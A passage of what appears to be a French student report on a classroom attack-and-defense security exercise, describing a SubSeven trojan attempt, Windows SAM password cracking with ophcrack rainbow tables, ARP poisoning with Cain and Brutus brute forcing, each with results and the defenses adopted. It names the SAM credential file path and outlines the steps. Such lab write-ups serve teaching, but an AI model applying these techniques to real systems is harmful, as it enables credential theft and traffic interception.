Lors de la 1ère séance de confrontation, le logiciel n'a pas pu être installé car nous l'avions placé dans une archive winrar (impossible d'installer winrar sur leur poste !).
Lors de la 2ème séance de confrontation, il a pu être lancé mais a été bloqué par leur antivirus. Nous en concluons donc que leur antivirus était à jour (bon point !).

Interface SubSeven

D) Attaques par Faille logicielle

Le principe

Le but de ces attaques est d'exploiter des failles dans le code de certains programmes (récents ou anciennes versions) pour provoquer des arrêts de fonctionnement ou des intrusions dans le système.

Les programmes testés

Nous avions prévu d'exploiter plusieurs logiciels tels que des anciennes versions de winrar, PHP, CVS, etc ... mais :

Le résultat

Il a été impossible d'installer un quelconque logiciel sur leur poste client, nous avons donc décidé d'abandonner cette piste (politique de sécurité très (trop ?) restrictive mais efficace !).

E) Crack de mot de passe Windows par rainbow table :

Une table arc-en-ciel (aussi appelée Rainbow Table) est une structure de données créée en 2003 pour retrouver un mot de passe à partir de son empreinte.

La SAM (Security Account Manager) est composée d'un fichier qui se situe dans le fichier: c:\windows\system32\config\SAM


Elle contient tous les login et mots de passe de la machine hors Active-Directory. Les données sont stockées de manières cryptées.

Depuis Windows 2000 la structure de la SAM est cryptée en rc5 en plus des hash, mais dans une configuration standard la clé est dans fichier System du même répertoire.

On peut récupérer ce fichier pendant l'exécution de windows.


Le fichier SAM étant protégé en lecture et en écriture, il faut utiliser des utilitaires spécifiques.

On utilise le logiciel ophcrack-livecd (cd de distribution Linux qui lance automatiquement au démarrage de Windows). Nous l'avons lancé sur une de leurs machines clients Windows.



Les tables rainbow possède un algorithme très efficace avec les mots de passe de LAN Manager implémenté dans Microsoft Windows. Les tables peuvent être utilisées pour d'autres fonctions de hachage comme MD5 ou encore SHA-1, ces dernières sont toutefois nettement plus robustes du point de vue cryptographique que LAN Manager et nécessitent des tables plus grandes.

Crack des mots de passe :



L'efficacité des tables diminue de façon significative lorsque les fonctions de hachage sont combinées à un sel. Dans le cadre d'un système de mots de passe, le sel est une composante aléatoire ou un compteur qui change en fonction de l'utilisateur. Si deux utilisateurs ont le même mot de passe, le sel permet d'éviter que les empreintes soient identiques. De manière informelle, le sel consiste en une opération du type :

Empreinte = h (mot_de_passe + sel)

Conclusion :

Le logiciel a trouvé le mot de passe HelpAssistant mais nous n'avons pas eu le temps nécessaire pour faire tourner le logiciel jusqu'au bout pour trouver les autres mots de passe.

L'équipe défense a donc utilisé pour ce PC des mots de passe complexes pour se prémunir contre le décryptage de leurs passwords.

F) Attaque ARP par CAIN :


Nous avons testé cette attaque au cours de 2 séances de confrontation : le 05/11/07 et le 12/11/07.

Depuis une machine extérieure on s'est connecté en bureau à distance sur notre machine Windows (192.168.0.13) pour accéder directement au réseau.


Nous avons utilisé le logiciel Cain pour réaliser une attaque sur le réseau dont le but est de se faire passer pour le router pour récupérer les paquets émis par la défense.

Etant dans un réseau commuté, c'est le router (192.168.0.1) qui gère les adresses NAT et s'occupe de la transmission des trames sur le réseau, s'assurant que ces dernières ne sont pas envoyées sur tout le réseau mais bien à l'unique destinataire.

On scanne les IP du réseau :



Nous voulons attaquer la machines 192.168.0.2 de la défense en passant par le router. On a donc configuré le ARP poisoning de Cain pour se faire passer pour le router aux yeux de la défense.



Lors de la première séance cette attaque a réussi et la défense ne pouvait plu accéder à Internet. Mais lors de la deuxième séance ils ont corrigé le problème et l'attaque a échoué.

Conclusion :


Cette attaque a été possible grâce aux tables ARP dynamique. Pour éviter cette attaque l'équipe "Défense" a du établir dans le routeur une table ARP fixe, avec l'adresse MAC de la passerelle, ainsi que son IP, ce qui a évité le poisonning du cache ARP du routeur. Il faut savoir que pour une sécurité accrue il est aussi recommandé de configurer statiquement les tables ARP des machines clientes dans l'intranet de l'entreprise.

G) Attaque brute force par Brutus :

L'objectif est de tester une multitude de passwords via dictionnaire ou au hasard pour trouver le bon mot de passe.

Nous attaquons la machine (192.168.0.2) de la défense par http pour trouver les différents passwords.

Les attaques par dictionnaire ont plus de chance de donner des résultats, si les administrateurs n'ont pas eu envie de se fatiguer à retenir des passwords compliqués, qu'une attaque par brute forcing.



Conclusion :

Nous avons trouvé aucun password lors de nos tentatives mais nous pouvons toujours espérer compléter le dictionnaire avec différentes informations que l'ont pourrais trouver par le social engineering.

De plus ces attaques font un bon bruit de font pour camoufler d'autres attaques.

V. Conclusion